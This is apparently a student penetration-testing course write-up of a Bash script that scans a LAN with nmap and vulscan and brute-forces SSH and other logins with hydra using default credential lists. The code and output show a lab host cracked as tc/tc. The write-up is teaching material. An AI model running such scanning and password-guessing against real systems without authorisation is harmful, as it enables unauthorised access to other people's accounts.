Centre For Cybersecurity

Vulner (Eddie)
CFC2407

Objective

This script automates tasks to enumerate potential vulnerabilities and allow users to check for weak passwords using tools such as Nmap and hydra and also allows users to store the results in their respective folders.

Installing and Updating

First, we would need to install and upgrade all the relevant tools and OS and store them in the stack of scripts in the 'inst' function.

```
6   # inst function is to install and update the relevant tools
7   function inst()
8   {
9       # Updating OS
10      sudo apt-get update && sudo apt-get upgrade -y
11      # Installing nmap and hydra
12      sudo apt-get install nmap -y && sudo apt-get install hydra -y
13      # Install vulscan module
14      git clone https://github.com/scipag/vulscan scipag_vulscan
15      sudo ln -s `pwd`/scipag_vulscan/usr/share/nmap/scripts/vulscan
16
```

Vulscan is a module that enhances Nmap into a vulnerability scanner. We can get more information on Github. https://github.com/scipag/vulscan

```
┌──(eddie㉿kali)-[~/ProjectPT/projectvulner]
└─$ sudo bash PTeddie.sh
Reading package lists ... Done
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
The following packages were automatically installed and are no longer required:
  freeglut3 libatk1.0-data libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl
  libpython3.9-minimal libpython3.9-stdlib libwacom-bin python3-dataclasses-json python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal ruby3.0
  ruby3.0-dev ruby3.0-doc
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
nmap is already the newest version (7.93+dfsg1-0kali1).
The following packages were automatically installed and are no longer required:
  freeglut3 libatk1.0-data libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl
  libpython3.9-minimal libpython3.9-stdlib libwacom-bin python3-dataclasses-json python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal ruby3.0
  ruby3.0-dev ruby3.0-doc
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
hydra is already the newest version (9.3-3+b1).
The following packages were automatically installed and are no longer required:
  freeglut3 libatk1.0-data libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl
  libpython3.9-minimal libpython3.9-stdlib libwacom-bin python3-dataclasses-json python3-limiter python3-marshmallow-enum
  python3-mypy-extensions python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal ruby3.0
  ruby3.0-dev ruby3.0-doc
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
fatal: destination path 'scipag_vulscan' already exists and is not an empty directory.
ln: failed to create symbolic link './vulscan': File exists
PTeddie.sh: line 192: syntax error: unexpected end of file

┌──(eddie㉿kali)-[~/ProjectPT/projectvulner]
└─$ ls
PTeddie.sh  scipag_vulscan  vulscan
```

Above we can see that the vulscan module has been installed. Take note that the module needs to locate in the same directory as the script in order to run.

Mapping Network

We need to get the CIRD of the network and use the 'netmask' command to get the network range. Then, Nmap scans the available live hosts and filters the results into the file livehost.lst

```
# main function is to provide user choice of options,as well to diplay live host on the current network range
function main()
{
    # Storing the CIDRin a variable
    hostcidr=$(ip -4 addr | grep brd | awk '{print$2}')
    # Retrieveing the network range and storing it in a variable
    networkrange=$(netmask -r "$hostcidr")
    # Diplaying the networkrange
    echo -e "\n[*]LAN Network Range:"
    echo $networkrange
    # To create space between the output
    echo -e "\n\n"
    # To retrieve the live host on the network range and saving it in a variable
    livehost=$(sudo nmap "$hostcidr" -sn | grep 'scan' | awk '{print$5}' | tail -n +3 | head -n -3)
    sudo nmap "$hostcidr" -sn | grep 'scan' | awk '{print$5}' | tail -n +3 | head -n -3 > livehost.lst
    # Displaying the live host
    echo -e "[*]List of Live Host:"
    cat livehost.lst

```

Below we can see the results from the script above.

```
[*]LAN Network Range:
192.168.149.0-192.168.149.255 (256)



[*]List of Live Host:
192.168.149.131
192.168.149.138
192.168.149.139
192.168.149.142
192.168.149.143
```

Next, we will provide the user with the options to enumerate, check passwords, and print out scan results by using the case statement to call the respective functions.

```

    # Providing user options to choose
    echo -e "\n 1) Enumerate and Vulnerability\n 2) Password checker\n 3) Scaned Report\n 4) exit\n"

    read -p "[*]Enter your choice above: " choice
    case $choice in
        1)
            echo -e "\n\n\n[*]Enumerate and Vulnerability\n"
            enumvuln

        ;;
        2)
            echo -e "\n\n\n[*]Password checker\n"
            pwchecker
        ;;
        3)
            echo -e "\n\n\n[*]Reports"
            reports
        ;;
        4)
            exit
        ;;


    esac
}

```

We will also store option-providing scripts together with the network mapping in the 'main' function.

```
function main()
{
    # Storing the CIDRin a variable
    hostcidr=$(ip -4 addr | grep brd | awk '{print$2}')
    # Retrieveing the network range and storing it in a variable
    networkrange=$(netmask -r "$hostcidr")
    # Diplaying the networkrange
    echo -e "\n[*]LAN Network Range:"
    echo $networkrange
    # To create space between the output
    echo -e "\n\n"
    # To retrieve the live host on the network range and saving it in a variable
    livehost=$(sudo nmap "$hostcidr" -sn | grep 'scan' | awk '{print$5}' | tail -n +3 | head -n -3)
    sudo nmap "$hostcidr" -sn | grep 'scan' | awk '{print$5}' | tail -n +3 | head -n -3 > livehost.lst
    # Displaying the live host
    echo -e "[*]List of Live Host:"
    cat livehost.lst


    # Providing user options to choose
    echo -e "\n 1) Enumerate and Vulnerability\n 2) Password checker\n 3) Scaned Report\n 4) exit\n"

    read -p "[*]Enter your choice above: " choice
    case $choice in
        1)
            echo -e "\n\n\n[*]Enumerate and Vulnerability\n"
            enumvuln

        ;;
        2)
            echo -e "\n\n\n[*]Password checker\n"
            pwchecker
        ;;
        3)
            echo -e "\n\n\n[*]Reports"
            reports
        ;;
        4)
            exit
        ;;


    esac
}
```

As we can see from the output below, the options display together with the network range and the list of live hosts.

```
[*]LAN Network Range:
192.168.149.0-192.168.149.255 (256)



[*]List of Live Host:
192.168.149.131
192.168.149.138
192.168.149.139
192.168.149.142
192.168.149.143

 1) Enumerate and Vulnerability
 2) Password checker
 3) Scaned Report
 4) exit

[*]Enter your choice above:
```

Enumerate Vulnerability

First, we would need to create directories for the respective live host to store the results of the scans and enumerations using forloop. After that, we will display the live host IP address for the user to select to enumerate.

```
66  # enumvuln function is to enumerate the respective vulnebilities and store in a file
67  function enumvuln()
68  {
69      echo -e "\n\n[*]....Creating fol1der to store the report...."
70      # Using forloop for create directories for the respective live host
71      for each_livehost in $livehost
72      do
73          mkdir $each_livehost
74      done
75
76      # Diplay the live host
77      cat livehost.lst
78      # Storing the user input in a variable
79      echo -e "\n[*]Input The Host's IP Address Listed Above: "
80      read hostip
```


```
[*]Enumerate and Vulnerability


[*]....Creating fol1der to store the report....
192.168.149.131
192.168.149.138
192.168.149.139
192.168.149.142
192.168.149.143

[*]Input The Host's IP Address Listed Above:
```

```
┌──(eddie㉿kali)-[~/ProjectPT/projectvulner]
└─$ ls
192.168.149.131  192.168.149.138  192.168.149.139  192.168.149.142  192.168.149.143  livehost.lst  PTeddie.sh  scipag_vulscan  vulscan
```


We will use Nmap with the vulscan module to enumerate possible vulnerabilities and storing them in the file 'enum_vuln.res'

```
81      # Using Nmap Vulner to enumerate vulnebilities and storing it in a file
82      sudo nmap -sV -A --script=./scipag_vulscan/vulscan.nse "$hostip" -o "$hostip"/enum_vuln.res
83      # Caling the main function to return back to the main menu
84      main
85  }
86
```

Below we can see the enumerations of potential vulnerabilities.



We also can see below that the script returns to the main menu once the scan is completed.



Password Checker

We will provide the user with the option to specify a user list, and even create the password list by using the case statement. We will be using the hydra to brute force.

Option 1 enables the user to set their own user and password list.

Next, option 2 enables the user to specify a user name and create their own password list. The password list is created using forloop which appends the user's input into 5 loops and save it in a file.

Finally, option 3 enables the user to use the most common user and password list as a default which I have taken online.

```
function pwchecker()
{

    # Display Live host
    cat livehost.lst
    # Storing the user input in a variable
    echo -e "\n[*]Please select the host's IP address above: "
    read hostip
    # Providing user options to choose
    echo -e "\n\nWould you like to Brute Force \n1) Own password and user list, \n2) Own user name and create a new password list \n3) Common password and user file list: \n"
    read -p "[*]Select the an option: " bruteforce
    case $bruteforce in

        1)
            # Storing the respective input in a variable
            echo -e "\n[*]Please specify the user list file: "
            read user1
            echo -e "\n[*]Please specify the password list file: "
            read passwd1
            echo -e "\n[*]Please specify the service protocol to Brute Force(E.g. ssh,ftp):"
            read servicename1
            echo -e "\n[*]Please specify the protocol number to Brute Force(E.g. 21,22):"
            read portn1
            # Using Hydra to brute force and storing it in a file
            sudo hydra -L "$user1" -P "$passwd1" "$hostip" "$servicename1" -s "$portn1" -t 1 -vV -I >> "$hostip"/bruteforce.txt

            main

        ;;
        2)
            # Storing users name in a variable
            echo "[*]Please specify the user name : "
            read user2

            # Using forloop for create passwordlist
            echo "Input password 5 times to creat a password list"
            for i in {1..5};
            do
                echo "[*]Enter password : "
                read passwd2
                echo $passwd2 >> npasswd.lst
            done

            echo -e "\n Password list have list has been created and saved as (npasswd.lst)in the current directory. \n\n"
            # Storing the respective input in a variable
            echo "[*]Please specify the service protocol to Brute Force(E.g. ssh,ftp):"
            read servicename2
            echo "[*]Please specify the protocol number to Brute Force(E.g. 21,22):"
            read portn2
            # Using Hydra to brute force and storing it in a file
            sudo hydra -l "$user2" -P npasswd.lst "$hostip" "$servicename2" -s "$portn2" -t 1 -vV -I >>"$hostip"/bruteforce.txt

            main

        ;;
        3)  # Creating a word list
            echo -e "123456\n123456789\nQwerty\nPassw0rd!\n12345\nmsfadmin\nadmin\n123123\nadmin\ntc" > 10commonpasswd.lst
            echo -e "mysql\ninfo\npostgres\nguest\nnagios\nuser\noracle\nadmin\ntest\nroot\ntc" > 11commonuser.lst
            # Storing the respective input in a variable
            echo "[*]Please specify the service protocol to Brute Force(E.g. ssh,ftp):"
            read servicename3
            echo "[*]Please specify the protocol number to Brute Force(E.g. 21,22):"
            read portn3
            # Using Hydra to brute force and storing it in a file
            sudo hydra -L 11commonuser.lst -P 10commonpasswd.lst "$hostip" "$servicename3" -s "$portn3" -t 1 -vV -I >> "$hostip"/bruteforce.txt

            main

        ;;
    esac
}
```

```
[*]Password checker

192.168.149.131
192.168.149.138
192.168.149.139
192.168.149.142
192.168.149.143

[*]Please select the host's IP address above:
192.168.149.131


Would you like to Brute Force
1) Own password and user list,
2) Own user name and create a new password list
3) Common password and user file list:

[*]Select the an option:
```

Below I chose option 2 to demonstrate brute force.

```
Would you like to Brute Force
1) Own password and user list,
2) Own user name and create a new password list
3) Common password and user file list:

[*]Select the an option: 2
[*]Please specify the user name :
tc
Input password 5 times to creat a password list
[*]Enter password :
Passw0rd!
[*]Enter password :
1234567890
[*]Enter password :
admin
[*]Enter password :
tc
[*]Enter password :
msfadmin

 Password list have list has been created and saved as (npasswd.lst)in the current directory.


[*]Please specify the service protocol to Brute Force(E.g. ssh,ftp):
ssh
[*]Please specify the protocol number to Brute Force(E.g. 21,22):
22
```

As we can see below, results have been saved in the respective IP address's directory as bruteforce.txt

```
┌──(eddie㉿kali)-[~/ProjectPT/projectvulner/192.168.149.131]
└─$ ls
bruteforce.txt  enum_vuln.res

┌──(eddie㉿kali)-[~/ProjectPT/projectvulner/192.168.149.131]
└─$ cat bruteforce.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-04 09:43:35
[DATA] max 1 task per 1 server, overall 1 task, 10 login tries (l:1/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.149.131:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tc@192.168.149.131:22
[INFO] Successful, password authentication is supported by ssh://192.168.149.131:22
[ATTEMPT] target 192.168.149.131 - login "tc" - pass "Passw0rd!" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.149.131 - login "tc" - pass "qwerxzcv" - 2 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.149.131 - login "tc" - pass "msfadmin" - 3 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.149.131 - login "tc" - pass "tc" - 4 of 10 [child 0] (0/0)
[22][ssh] host: 192.168.149.131   login: tc   password: tc
[STATUS] attack finished for 192.168.149.131 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-04 09:43:43

┌──(eddie㉿kali)-[~/ProjectPT/projectvulner/192.168.149.131]
└─$
```

Scanned Reports

We will enable the user to store the IP address's directory to change into the specified directory. Then, we will use while loop to list out the content directory, print the content of the file using the 'cat' command and return to the previous directory.

```
161  function reports()
162  {
163      # Display live host
164      cat livehost.lst
165      echo -e "\n"
166      # To enable user to specify the directory and store it in a variable
167      read -p "[*]Enter IP address directory: " ipdir
168      echo -e "\n\n"
169      # Change directory to the specific directory
170      cd $ipdir
171      # Using while loop to return back to the main menu
172      while true
173      do
174
175          ls
176          # Storing the respective file in a variable
177          read -p "[*]Enter the file the print the report:" file
178          # To display the file content
179          cat $file
180          # To return to the previous directory
181          cd ..
182          main
183
184      done
185      }
186  main
187
```

Below we can see that the script returns back to the main menu.

```
 1) Enumerate and Vulnerability
 2) Password checker
 3) Scaned Report
 4) exit

[*]Enter your choice above: 3



[*]Reports
192.168.149.131
192.168.149.138
192.168.149.139
192.168.149.142
192.168.149.143


[*]Enter IP address directory: 192.168.149.131



bruteforce.txt  enum_vuln.res
[*]Enter the file the print the report:bruteforce.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-04 09:43:35
[DATA] max 1 task per 1 server, overall 1 task, 10 login tries (l:1/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.149.131:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tc@192.168.149.131:22
[INFO] Successful, password authentication is supported by ssh://192.168.149.131:22
[ATTEMPT] target 192.168.149.131 - login "tc" - pass "Passw0rd!" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.149.131 - login "tc" - pass "qwerxzcv" - 2 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.149.131 - login "tc" - pass "msfadmin" - 3 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.149.131 - login "tc" - pass "tc" - 4 of 10 [child 0] (0/0)
[22][ssh] host: 192.168.149.131   login: tc   password: tc
[STATUS] attack finished for 192.168.149.131 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-04 09:43:43

[*]LAN Network Range:
192.168.149.0-192.168.149.255 (256)



[*]List of Live Host:
192.168.149.131
192.168.149.138
192.168.149.139
192.168.149.142
192.168.149.143

 1) Enumerate and Vulnerability
 2) Password checker
 3) Scaned Report
 4) exit

[*]Enter your choice above:
```

Reference

https://www.tecmint.com/find-live-hosts-ip-addresses-on-linux-network/

https://www.youtube.com/watch?v=qhCxKrU1AEY

https://stackoverflow.com/questions/14352290/listing-only-directories-using-ls-in-bash

https://www.cyberciti.biz/faq/linux-list-just-directories-or-directory-names/#:~:text=Linux%20or%20UNIX%2Dlike%20system,use%20the%20find%20command%20too.

https://www.cyberciti.biz/faq/bash-while-loop/